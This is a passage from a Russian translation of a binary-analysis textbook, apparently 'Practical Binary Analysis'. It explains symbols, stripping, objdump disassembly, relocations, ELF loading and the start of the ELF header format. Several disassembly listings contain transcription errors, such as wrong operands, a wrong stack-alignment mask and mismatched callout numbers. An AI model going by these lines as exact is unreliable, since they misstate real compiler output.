В листинге 1.6 для отображения символов использована утилита `readelf` ❶. Мы вернемся в ней в главе 5 и расскажем, как интерпретировать ее вывод. А пока просто заметим, что среди множества незнакомых символов имеется символ для функции `main` ❷. Видно, что ему соответствует адрес (0x400526), с которого будет начинаться `main` после загрузки двоичного файла в память. Приведен также размер кода `main` (32 байта) и указано, что это символ функции (тип `FUNC`).

Информация о символах может быть включена в состав двоичного файла (как в примере выше) или выведена в виде отдельного файла символов. Кроме того, она может быть представлена в разных форматах. Компоновщику нужны только «голые» символы, но для отладки требуется гораздо более подробная информация. Отладочные символы содержат полное отображение между строками исходного кода и двоичными командами, они даже описывают параметры функции, кадр стека и т. д. Для двоичных файлов в формате ELF отладочные символы обычно генерируются в формате DWARF<sup>1</sup>, тогда как для файлов в формате PE используется проприетарный формат Microsoft Portable Debugging (PDB)<sup>2</sup>. Данные в формате DWARF обычно встраиваются в сам двоичный файл, а в формате PDB записываются в отдельный файл символов.

Нетрудно представить, насколько полезной может быть информация о символах для анализа двоичных файлов. Приведу лишь один пример: наличие полного набора символов функций намного упрощает дизассемблирование, потому что каждый символ можно использовать как начальную точку дизассемблирования. Поэтому гораздо меньше шансов, что дизассемблер случайно интерпретирует данные как код (что привело бы к появлению бессмысленных команд на выходе). Кроме того, при наличии информации о том, какая часть двоичного кода какой функции принадлежит и какая функция вызывается, специалисту по обратной разработке будет гораздо проще разбить код на логические составляющие и понять, что он делает. Даже «голые» символы для компоновщика (лишенные дополнительной отладочной информации) оказывают огромную помощь во многих приложениях двоичного анализа.

Символы можно разобрать с помощью `readelf`, как показано выше, или программно с помощью библиотеки типа `libbfd`, как будет описано в главе 4. Имеются также библиотеки типа `libdwarf`, специально предназначенные для разбора отладочных символов в формате DWARF, но в этой книге они не рассматриваются.

К сожалению, отладочная информация обычно не включается в производственные двоичные файлы, и даже базовая информация

<sup>1</sup> Для тех, кому интересно, скажу, что акроним DWARF (*англ.* гном) никак не расшифровывается. Название было выбрано просто потому, что хорошо сочетается с «ELF» (по крайней мере, если это вызывает у вас ассоциации со сказочными существами).

<sup>2</sup> Для любознательных в приложении D приведены ссылки на документацию по форматам DWARF и PDB.

о символах часто удаляется, чтобы уменьшить размер файла и затруднить обратную разработку; особенно это характерно для вредоносного и коммерческого ПО. Это означает, что аналитику двоичных файлов часто приходится иметь дело с гораздо более трудным случаем зачищенных двоичных файлов, из которых вся информация о символах удалена. Поэтому в этой книге я не буду предполагать, что информация о символах присутствует, и сосредоточусь на зачищенных файлах, если явно не оговорено противное.

## 1.2.2 Переход на темную сторону: зачистка двоичного файла

Вы, конечно, помните, что наш демонстрационный двоичный файл еще не зачищен (что показывает утилита `file` в листинге 1.5). Видимо, по умолчанию `gcc` не зачищает откомпилированные двоичные файлы. А чтобы сделать это, нужно всего-то воспользоваться командой `strip`, как показано в листинге 1.7.

Листинг 1.7. Зачистка исполняемого файла

```
$ strip --strip-all a.out
$ file a.out
a.out: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically
linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32,
BuildID[sha1]=d0e23ea731bce9de65619cadd58b14ecd8c015c7, stripped
$ readelf --syms a.out
```

❶ Symbol table '.dynsym' contains 4 entries:

Num:	Value	Size	Type	Bind	Vis	Ndx	Name
0:	0000000000000000	0	NOTYPE	LOCAL	DEFAULT	UND	
1:	0000000000000000	0	FUNC	GLOBAL	DEFAULT	UND	puts@GLIBC_2.2.5 (2)
2:	0000000000000000	0	FUNC	GLOBAL	DEFAULT	UND	__libc_start_main@GLIBC_2.2.5 (2)
3:	0000000000000000	0	NOTYPE	WEAK	DEFAULT	UND	__gmon_start__

Теперь двоичный файл зачищен ❶, что подтверждает выход `file` ❷. В таблице символов `.dynsym` осталось всего несколько символов ❸. Они нужны для разрешения динамических зависимостей (например, ссылок на динамические библиотеки) при загрузке двоичного файла в память, но для дизассемблирования особой ценности не представляют. Символ, соответствующий функции `main`, исчез, как и все остальные.

## 1.3 Дизассемблирование двоичного файла

Рассмотрев, как компилируется файл, обратимся к содержимому объектного файла, генерируемого на этапе ассемблирования. Затем я дизассемблирую сам исполняемый двоичный файл, чтобы показать, чем его содержимое отличается от содержимого объектного файла.



Это позволит нам лучше понять, что такое объектный файл и что именно добавляется на этапе компоновки.

### 1.3.1 Заглянем внутрь объектного файла

Пока что для дизассемблирования я воспользуюсь утилитой `objdump` (другие инструменты мы обсудим в главе 6). Это простой и легкий в использовании дизассемблер, включенный в состав большинства дистрибутивов Linux, его вполне достаточно, чтобы получить представление о коде и данных, содержащихся в двоичном файле. В листинге 1.8 приведен результат дизассемблирования объектного файла `compilation_example.o`.

Листинг 1.8. Дизассемблирование объектного файла

```
$ ❶objdump -sj .rodata compilation_example.o
compilation_example.o:      file format elf64-x86-64

Contents of section .rodata:
 0000 48656c6c 6f2c2077 6f726c64 2100      Hello, world!.
```

```
$ ❷objdump -M intel -d compilation_example.o
compilation_example.o:      file format elf64-x86-64

Disassembly of section .text:

0000000000000000 ❸<main>:
0: 55                push    rbp
1: 48 89 e5          mov     rbp, rsp
4: 48 83 ec 10       sub     rsp, 0x10
8: 89 7d fc          mov     DWORD PTR [rbp-0x4], edi
b: 48 89 75 f0       mov     QWORD PTR [rbp-0x10], rsi
f: bf 00 00 00 00    mov     edi, 0x0
14: e8 00 00 00 00    ❹call   19 <main+0x19>
19: b8 00 00 00 00    mov     eax, 0x0
1e: c9               leave   eax
1f: c3               ret
```

Обратите внимание, что в листинге 1.8 утилита `objdump` вызывается дважды. При первом вызове ❶ я попросил показать содержимое секции `.rodata`. Ее название означает «read-only data» (данные, предназначенные только для чтения); именно в этой части двоичного файла хранятся все константы, включая строку «Hello, world!». Я вернусь к более подробному обсуждению `.rodata` и других секций ELF-файла в главе 2, где рассматривается этот двоичный формат. А пока заметим, что в секции `.rodata` находится строка в кодировке ASCII, показанная в левой части вывода. В правой же части находится понятное человеку представление тех же самых байтов.

При втором вызове `objdump` ❷ дизассемблируется весь находящийся в объектном файле код, и результат представляется в синтаксисе



Intel. Мы видим только код функции `main` ❸, потому что это единственная функция в исходном файле. По большей части, вывод очень близок к ассемблерному коду, сгенерированному на этапе компиляции (плюс-минус несколько ассемблерных макросов). Интересно отметить, что указатель на строку «Hello, world!» (❹) инициализируется нулем. Следующий вызов ❺, который должен бы вывести строку на экран с помощью функции `puts`, также содержит бессмысленный адрес (смещение 19, где-то в середине `main`).

Почему вызов, который должен ссылаться на `puts`, вместо этого указывает в середину `main`? Ранее я говорил, что ссылки на код и данные в объектных файлах еще не полностью разрешены, потому что компилятор не знает, по какому базовому адресу будет в конечном итоге загружена программа. Потому-то вызов `puts` и не разрешен. Объектный файл ждет, когда компоновщик подставит правильное значение вместо этой ссылки. Вы можете убедиться в этом, попросив `readelf` показать все перемещаемые символы в объектном файле, как показано в листинге 1.9.

Листинг 1.9. Перемещаемые символы, показанные `readelf`

```
$ readelf --relocs compilation_example.o

Relocation section '.rela.text' at offset 0x210 contains 2 entries:

```

	Offset	Info	Type	Sym. Value	Sym. Name + Addend
❶	0000000000010	000500000000a	R_X86_64_32	0000000000000000	.rodata + 0
❷	0000000000015	000a000000002	R_X86_64_PC32	0000000000000000	puts - 4
...					

Перемещаемый символ в строке ❶ говорит компоновщику, что нужно разрешить ссылку на строку, так чтобы она указывала на ее окончательный адрес в секции `.rodata`.

Заметьте, что из символа `puts` вычитается значение 4. Пока можете не обращать на это внимания; способ вычисления смещений компоновщиком довольно сложный, и вывод `readelf` может вызвать замешательство, поэтому я пока опущу детали перемещения и представлю общую картину дизассемблирования двоичного файла. А о перемещаемых символах мы поговорим в главе 2.

В левом столбце каждой строки вывода `readelf` (на сером фоне) показано смещение того места в объектном файле, в которое нужно подставить разрешенную ссылку. Приглядевшись, вы увидите, что в обоих случаях оно равно смещению подлежащей исправлению команды плюс 1. Например, обращение к `puts` в выводе `objdump` смещено от начала кода на величину 0x14, однако перемещаемый символ указывает на смещение 0x15. Объясняется это тем, что нам нужно перезаписать только *операнд* команды, но не *код операции*. Так уж случилось, что в обеих нуждающихся в исправлении командах код операции занимает 1 байт, поэтому для указания на операнд перемещаемый символ должен пропустить этот байт.

### 1.3.2 Изучение полного исполняемого двоичного файла

Познакомившись с содержимым объектного файла, перейдем к дизассемблированию полного двоичного файла. Начнем с файла, содержащего символы, а затем займемся его зачищенной версией, чтобы посмотреть, чем будут отличаться результаты дизассемблирования. Между дизассемблированными объектным и исполняемым файлами есть большая разница, в чем легко убедиться, взглянув на выход `objdump` в листинге 1.10.



Листинг 1.10. Дизассемблирование исполняемого файла с помощью `objdump`

```
$ objdump -M intel -d a.out
```

```
a.out:      file format elf64-x86-64
```

```
Disassembly of section ①.init:
```

```
0000000004003c8 <_init>:
 4003c8: 48 83 ec 08      sub    rsp,0x8
 4003cc: 48 8b 05 25 0c 20 mov    rax,QWORD PTR [rip+0x200c25]
 4003d3: 48 85 c0         test   rax,rax
 4003d6: 74 05           je     4003dd <_init+0x15>
 4003d8: e8 43 00 00 00   call  400420 <__libc_start_main@plt+0x10>
 4003dd: 48 83 c4 08      add    rsp,0x8
 4003e1: c3 ret
```

```
Disassembly of section ②.plt:
```

```
0000000004003f0 <puts@plt-0x10>:
 4003f0: ff 35 12 0c 20 00 push   QWORD PTR [rip+0x200c12]
 4003f6: ff 25 14 0c 20 00 jmp     QWORD PTR [rip+0x200c14]
 4003fc: 0f 1f 40 00      nop    DWORD PTR [rax+0x0]
```

```
000000000400400 <puts@plt>:
 400400: ff 25 12 0c 20 00 jmp     QWORD PTR [rip+0x200c12]
 400406: 68 00 00 00 00   push   0x0
 40040b: e9 e0 ff ff ff   jmp     4003f0 <_init+0x28>
```

...

```
Disassembly of section ③.text:
```

```
000000000400430 <_start>:
 400430: 31 ed          xor    ebp,ebp
 400432: 49 89 d1       mov    r9,rdx
 400435: 5e            pop    rsi
 400436: 48 89 e2       mov    rdx,rsp
 400439: 48 83 e4 f0    and    rsp,0xffffffffffffffff
 40043d: 50            push   rax
 40043e: 54            push   rsp
 40043f: 49 c7 c0 c0 05 40 00 mov    r8,0x4005c0
 400446: 48 c7 c1 50 05 40 00 mov    rcx,0x400550
```

```

40044d: 48 c7 c7 26 05 40 00  mov    rdi,0x400526
400454: e8 b7 ff ff ff        call   400410 <__libc_start_main@plt>
400459: f4                    hlt
40045a: 66 0f 1f 44 00 00     nop    WORD PTR [rax+rax*1+0x0]

0000000000400460 <deregister_tm_clones>:
...

0000000000400526 ❶<main>:
400526: 55                    push   rbp
400527: 48 89 e5              mov    rbp,rsi
40052a: 48 83 ec 10           sub    rsp,0x10
40052e: 89 7d fc              mov    DWORD PTR [rbp-0x4],edi
400531: 48 89 75 f0           mov    QWORD PTR [rbp-0x10],rsi
400535: bf d4 05 40 00        mov    edi,0x4005d4
40053a: e8 c1 fe ff ff        call   400400 i<puts@plt>
40053f: b8 00 00 00 00        mov    eax,0x0
400544: c9                    leave  rbp
400545: c3                    ret
400546: 66 2e 0f 1f 84 00 00  nop    WORD PTR cs:[rax+rax*1+0x0]
40054d: 00 00 00

0000000000400550 <__libc_csu_init>:
...

Disassembly of section .fini:
00000000004005c4 <.fini>:
4005c4: 48 83 ec 08           sub    rsp,0x8
4005c8: 48 83 c4 08           add    rsp,0x8
4005cc: c3                    ret

```

Как видите, в двоичном файле кода гораздо больше, чем в объектном. Теперь это не только функция `main`, да и секция отнюдь не единственная. Существуют секции с именами `.init` ❶, `.plt` ❷, `.text` ❸ и др. Все они содержат код, служащий разным целям, например предназначенный для инициализации программы или являющийся заглушкой для вызова функций из разделяемых библиотек.

Секция `.text` – это основная секция кода, она содержит функцию `main` ❹, а также ряд других функций, например `_start`, отвечающих, в частности, за подготовку аргументов командной строки, настройку среды выполнения для `main` и очистку после завершения `main`. Это стандартные функции, присутствующие в любом двоичном ELF-файле, сгенерированном `gcc`.

Видно также, что отсутствовавшие ранее ссылки на код и данные теперь разрешены компоновщиком. Например, обращение к `puts` ❺ сейчас указывает на нужную заглушку (в секции `.plt`) для доступа к разделяемой библиотеке, содержащей `puts`. (Как работают PLT-заглушки, я объясню в главе 2.)

Итак, полный исполняемый двоичный файл содержит значительно больше кода (и данных, хотя я их не показал), чем соответствующий объектный файл. Но до сих пор интерпретировать вывод было

ненамного труднее. Все меняется, если двоичный файл зачищен. Это видно в листинге 1.11, где показан результат дизассемблирования зачищенной версии демонстрационного файла утилитой `objdump`.

*Листинг 1.11. Дизассемблирование зачищенного исполняемого файла с помощью `objdump`*

```
$ objdump -M intel -d ./a.out.stripped
```

```
./a.out.stripped:      file format elf64-x86-64
```

Disassembly of section ❶.init:

```
0000000004003c8 <.init>:
 4003c8: 48 83 ec 08          sub    rsp,0x8
 4003cc: 48 8b 05 25 0c 20 00 mov    rax,QWORD PTR [rip+0x200c25]
 4003d3: 48 85 c0             test   rax,rax
 4003d6: 74 05               je     4003dd <puts@plt-0x23>
 4003d8: e8 43 00 00 00      call  400420 <__libc_start_main@plt+0x10>
 4003dd: 48 83 c4 08          add    rsp,0x8
 4003e1: c3                 ret
```

Disassembly of section ❷.plt:

...

Disassembly of section ❸.text:

```
000000000400430 <.text>:
❶ 400430: 31 ed               xor    ebp,ebp
   400432: 49 89 d1            mov    r9,rdx
   400435: 5e                 pop    rsi
   400436: 48 89 e2            mov    rdx,rsp
   400439: 48 83 e4 f0         and    rsp,0xfffffffffffffff0
   40043d: 50                 push   rax
   40043e: 54                 push   rsp
   40043f: 49 c7 c0 c0 05 40 00 mov    r8,0x4005c0
   400446: 48 c7 c1 50 05 40 00 mov    rcx,0x400550
   40044d: 48 c7 c7 26 05 40 00 mov    rdi,0x400526
❷ 400454: e8 b7 ff ff ff      call  400410 <__libc_start_main@plt>
   400459: f4                 hlt
   40045a: 66 0f 1f 44 00 00   nop    WORD PTR [rax+rax*1+0x0]
❸ 400460: b8 3f 10 60 00      mov    eax,0x60103f
   ...
   400520: 5d pop rbp
   400521: e9 7a ff ff ff      jmp    4004a0 <__libc_start_main@plt+0x90>
❹ 400526: 55                 push   rbp
❺ 400527: 48 89 e5            mov    rbp,rsp
   40052a: 48 83 ec 10         sub    rsp,0x10
   40052e: 89 7d fc            mov    DWORD PTR [rbp-0x4],edi
   400531: 48 89 75 f0         mov    QWORD PTR [rbp-0x10],rsi
   400535: bf d4 05 40 00      mov    edi,0x4005d4
   40053a: e8 c1 fe ff ff      call  400400 <puts@plt>
   40053f: b8 00 00 00 00      mov    eax,0x0
```

---

```

400544: c9                leave
❸ 400545: c3                ret
400546: 66 2e 0f 1f 84 00 00  nop    WORD PTR cs:[rax+rax*1+0x0]
40054d: 00 00 00
400550: 41 57            push   r15
400552: 41 56            push   r14
...

```

Disassembly of section .fini:

```

00000000004005c4 <.fini>:
4005c4: 48 83 ec 08      sub    rsp,0x8
4005c8: 48 83 c4 08      add    rsp,0x8
4005cc: c3                ret

```

---

Какой урок мы можем вынести из листинга 11.1? Различные секции по-прежнему хорошо различимы (они помечены цифрами ❶, ❷ и ❸), но функции – уже нет. Все функции слились в один большой блок кода. Функция `_start` начинается в точке ❹, а функция `deregister_tm_clones` – в точке ❺. Функция `main` начинается в точке ❷ и заканчивается в точке ❸, но ни в одном из этих случаев нет ничего, что позволило бы сказать, что команды как-то связаны с началом функции. Единственные исключения – функции в секции `.plt`, которые по-прежнему имеют имена (что видно на примере вызова функции `__libc_start_main` в точке ❾). А в остальном мы должны сами попытаться извлечь смысл из результата дизассемблирования.

Даже в этом простом примере все запутано, а представьте, что было бы в случае большого двоичного файла, содержащего сотни функций, слипшихся в один ком! Именно поэтому во многих областях анализа двоичных файлов так важно иметь точный механизм автоматизированного обнаружения функций, который мы подробно обсудим в главе 6.

## 1.4 Загрузка и выполнение двоичного файла

Теперь вы знаете, как работает компилятор и как устроены внутри двоичные файлы. Вы также научились дизассемблировать двоичные файлы с помощью утилиты `objdump`. Если вы прорабатывали примеры, то на вашем диске даже есть новенький, с пылу с жару двоичный файл. Теперь посмотрим, что происходит во время загрузки и выполнения двоичного файла. Это будет полезно при обсуждении идей динамического анализа в последующих главах.

Детали зависят от платформы и формата двоичного файла, но процесс загрузки и выполнения двоичного файла, как правило, состоит из нескольких шагов. На рис. 1.2 показано, как загруженный двоичный ELF-файл (например, откомпилированный выше) расположен в памяти Linux-системы. На верхнем уровне загрузка двоичного PE-файла в Windows очень похожа.




Рис. 1.2. Загрузка ELF-файла в Linux

Загрузка двоичного файла – сложный процесс, требующий большой работы от операционной системы. Важно также понимать, что представление двоичного файла в памяти необязательно один в один соответствует его представлению на диске. Например, большие участки данных, инициализированных нулями, могут быть свернуты на диске (для экономии места), но в памяти все эти нули будут присутствовать. Некоторые части двоичного файла на диске могут быть упорядочены в памяти по-другому или вообще отсутствовать. Поскольку детали зависят от формата файла, я отложу вопрос о представлениях двоичного файла в памяти и на диске до главы 2 (формат ELF) и главы 3 (формат PE). А пока рассмотрим в общих чертах, что происходит в процессе загрузки.

Когда вы запускаете двоичный файл, операционная система первым делом подготавливает новый процесс, в котором программа будет исполняться, и, в частности, виртуальное адресное пространство<sup>1</sup>. Затем операционная система отображает *интерпретатор*

<sup>1</sup> В современных операционных системах, где одновременно работает много программ, у каждой программы имеется свое виртуальное адресное пространство, изолированное от виртуальных адресных пространств других программ. Во всех обращениях к памяти со стороны приложений, работающих в режиме пользователя, используются виртуальные, а не фи-

в виртуальную память процесса. Эта программа работает в режиме пользователя и знает, как загружать двоичный файл и выполнять необходимые перемещения. В Linux в роли интерпретатора обычно выступает разделяемая библиотека *ld-linux.so*. В Windows функциональность интерпретатора реализована в библиотеке *ntdll.dll*. После загрузки интерпретатора ядро передает ему управление, и тот начинает работать.

В двоичных ELF-файлах в Linux имеется специальная секция `.interp`, где указан путь к интерпретатору, который будет загружать данный файл. Это видно из результата `readelf`, показанного в листинге 1.12.

Листинг 1.12. Содержимое секции `.interp`

```
$ readelf -p .interp a.out  
  
String dump of section '.interp':  
[ 0] /lib64/ld-linux-x86-64.so.2
```

Как уже было сказано, интерпретатор загружает двоичный файл в его виртуальное адресное пространство (то самое, в которое загружен он сам). Затем он разбирает двоичный файл и определяет (среди прочего), какие динамические библиотеки тот использует. Эти библиотеки интерпретатор отображает в виртуальное адресное пространство (с помощью функции `mmap` или эквивалентной ей), после чего выполняет оставшиеся перемещения в секциях кода, чтобы подставить правильные адреса вместо ссылок на динамические библиотеки. В действительности процесс разрешения ссылок на функции в динамических библиотеках часто откладывается на потом. Иначе говоря, вместо разрешения этих ссылок сразу в момент загрузки интерпретатор откладывает это на момент первого вызова. Это называется *поздним связыванием* и будет объяснено подробнее в главе 2. Завершив перемещение, интерпретатор находит точку входа в двоичный файл и передает ей управление, после чего начинается собственно выполнение двоичного файла.

## 1.5 Резюме

Познакомившись с общей анатомией и жизненным циклом двоичного файла, мы можем перейти к деталям конкретных двоичных форматов. Начнем с широко распространенного формата ELF, являющегося предметом следующей главы.

---

зические адреса. Операционная система может загружать части виртуальной памяти в физическую или выгружать оттуда по мере необходимости, благодаря чему многие программы прозрачно разделяют сравнительно небольшую физическую память.

## Упражнения

### 1. Нахождение функций

Напишите на С программу, содержащую несколько функций, и откомпилируйте ее, получив ассемблерный файл, объектный файл и исполняемый двоичный файл. Попробуйте найти написанные вами функции во всех трех файлах. Видите ли вы соответствие между кодом на С и на ассемблере? Зачистите исполняемый файл и снова попробуйте идентифицировать функции.

### 2. Секции

Как вы видели, двоичные ELF-файлы (и файлы в других форматах) разбиты на секции. Одни секции содержат код, другие – данные. Зачем, на ваш взгляд, нужно разделение между секциями кода и данных? Как вы думаете, чем различаются процессы загрузки кода и данных? Необходимо ли копировать все секции в память, когда двоичный файл загружается для выполнения?







# 2

## ФОРМАТ ELF

[https://t.me/it\\_boooks](https://t.me/it_boooks)

**И**меем общее представление о том, как выглядят и как работают двоичные файлы, мы можем перейти к деталям конкретного двоичного формата. В этой главе мы рассмотрим формат Executable and Linkable Format (ELF), подразумеваемый по умолчанию для двоичных файлов в Linux-системах. Именно с ним мы будем работать в этой книге.

Формат ELF используется для исполняемых файлов, объектных файлов, разделяемых библиотек и дампов памяти. Здесь я остановлюсь только на исполняемых ELF-файлах, но все те же концепции применимы и к другим файлам в этом формате. Поскольку в этой книге мы будем иметь дело в основном с 64-разрядными двоичными файлами, в центре обсуждения будет 64-разрядный формат ELF. Впрочем, 32-разрядный формат похож и отличается главным образом размером и порядком следования некоторых полей заголовков и других структур данных. Вам не составит труда перенести обсуждаемые здесь концепции на 32-разрядные двоичные ELF-файлы.

На рис. 2.1 показан формат и содержание типичного 64-разрядного исполняемого ELF-файла. Когда впервые начинаешь подробно анализировать двоичный ELF-файл, эта сложность может показаться ошеломляющей. Но по существу ELF-файл содержит компоненты всего четырех типов: *заголовок исполняемого файла*, несколько *необязательных заголовков программы*, несколько *секций* и несколько *необязательных заголовков секций*, по одному на каждую секцию. Далее мы обсудим их по порядку.




Рис. 2.1. Структура 64-разрядного двоичного ELF-файла

Как показано на рис. 2.1, заголовок исполняемого файла в стандартном ELF-файле расположен первым, за ним идут заголовки программы, секции и заголовки секций. Чтобы упростить изложение, я буду обсуждать их немного в другом порядке: сначала секции и заголовки секций, а затем заголовки программы. Но начнем мы с заголовка исполняемого файла.

## 2.1 Заголовок исполняемого файла

Каждый ELF-файл начинается с *заголовка исполняемого файла*. Это всего лишь структурированная последовательность байтов, сообщающая нам, что это ELF-файл определенного типа и где искать все остальное содержимое. Формат заголовка исполняемого файла можно найти в определении типа в файле `/usr/include/elf.h` (там же определены другие относящиеся к ELF типы и константы) или в спецификации ELF<sup>1</sup>. В листинге 2.1 приведено определение типа для заголовка 64-разрядного исполняемого ELF-файла.

Листинг 2.1. Определение типа `Elf64_Ehdr` в файле `/usr/include/elf.h`

```
typedef struct {
    unsigned char e_ident[16]; /* Магическое число и другая информация */
    uint16_t      e_type;      /* Тип объектного файла */
    uint16_t      e_machine;   /* Архитектура */
    uint32_t      e_version;   /* Версия объектного файла */
    uint64_t      e_entry;     /* Виртуальный адрес точки входа */
    uint64_t      e_phoff;     /* Смещение таблицы заголовков программы в файле */
    uint64_t      e_shoff;     /* Смещение таблицы заголовков секций в файле */
    uint32_t      e_flags;     /* Флаги, зависящие от процессора */
    uint16_t      e_ehsize;    /* Размер заголовка ELF в байтах */
    uint16_t      e_phentsize; /* Размер записи таблицы заголовков программы */
    uint16_t      e_phnum;     /* Количество записей в таблице заголовков программы */
    uint16_t      e_shentsize; /* Размер записи таблицы заголовков секций */
    uint16_t      e_shnum;     /* Количество записей в таблице заголовков секций */
    uint16_t      e_shstrndx;  /* Индекс таблицы строк в заголовке секции */
} Elf64_Ehdr;
```

Заголовок исполняемого файла представлен здесь в виде C-структуры (`struct`) `Elf64_Ehdr`. Заглянув в файл `/usr/include/elf.h`, вы увидите, что в определении структуры на самом деле фигурируют типы `Elf64_Half` и `Elf64_Word`. Это просто псевдонимы (`typedef`) целых типов `uint16_t` и `uint32_t`. Для простоты я раскрыл эти псевдонимы на рис. 2.1 и в листинге 2.1.

<sup>1</sup> Спецификация ELF находится по адресу <http://refspecs.linuxbase.org/elf/elf.pdf>, а описание различий между 32- и 64-разрядными версиями ELF – по адресу <https://uclibc.org/docs/elf-64-gen.pdf>.

### 2.1.1 *Массив `e_ident`*

Заголовок исполняемого файла (и сам ELF-файл) начинается с 16-байтового массива `e_ident`. В начале этого массива всегда находится «магическое значение», показывающее, что это двоичный ELF-файл, а именно шестнадцатеричное число `0x7f`, за которым следуют ASCII-коды букв *E*, *L* и *F*. Эти байты расположены в начале файла, чтобы различные инструментальные средства, в т. ч. утилита `file`, а также двоичный загрузчик, могли быстро определить, что имеют дело с ELF-файлом.

За магическим значением следует несколько байтов, содержащих более подробную информацию о типе ELF-файла. В файле `elf.h` индексы этих байтов (от 4 до 15 в массиве `e_ident`) обозначаются символическими константами `EI_CLASS`, `EI_DATA`, `EI_VERSION`, `EI_OSABI`, `EI_ABI_VERSION` и `EI_PAD` соответственно. Они показаны на рис. 2.1.

Поле `EI_PAD` содержит байты с индексами от 9 до 15. Все они в настоящее время являются байтами заполнения, т. е. зарезервированы для будущего использования, а сейчас равны 0.

Байт `EI_CLASS` обозначает то, что в спецификации ELF называется «классом» двоичного файла. Название выбрано не вполне удачно, потому что слово *класс* слишком общее и может означать что угодно. В действительности же этот байт сообщает архитектуру двоичного файла: 32- или 64-разрядную. В первом случае байт `EI_CLASS` равен константе `ELFCLASS32` (1), а во втором – `ELFCLASS64` (2).

Помимо разрядности, к архитектуре относится также *порядок байтов*. Многобайтовые значения (например, целые числа) могут размещаться в памяти, так что сначала идет младший байт (*прямой порядок*) или старший байт (*обратный порядок*). Байт `EI_DATA` описывает порядок байтов в двоичном файле. Константа `ELFDATA2LSB` (1) означает прямой порядок, а `ELFDATA2MSB` (2) – обратный.

Следующий байт, `EI_VERSION`, обозначает версию спецификации ELF, которой отвечает данный двоичный файл. В настоящее время допустимо только значение `EV_CURRENT`, равное 1.

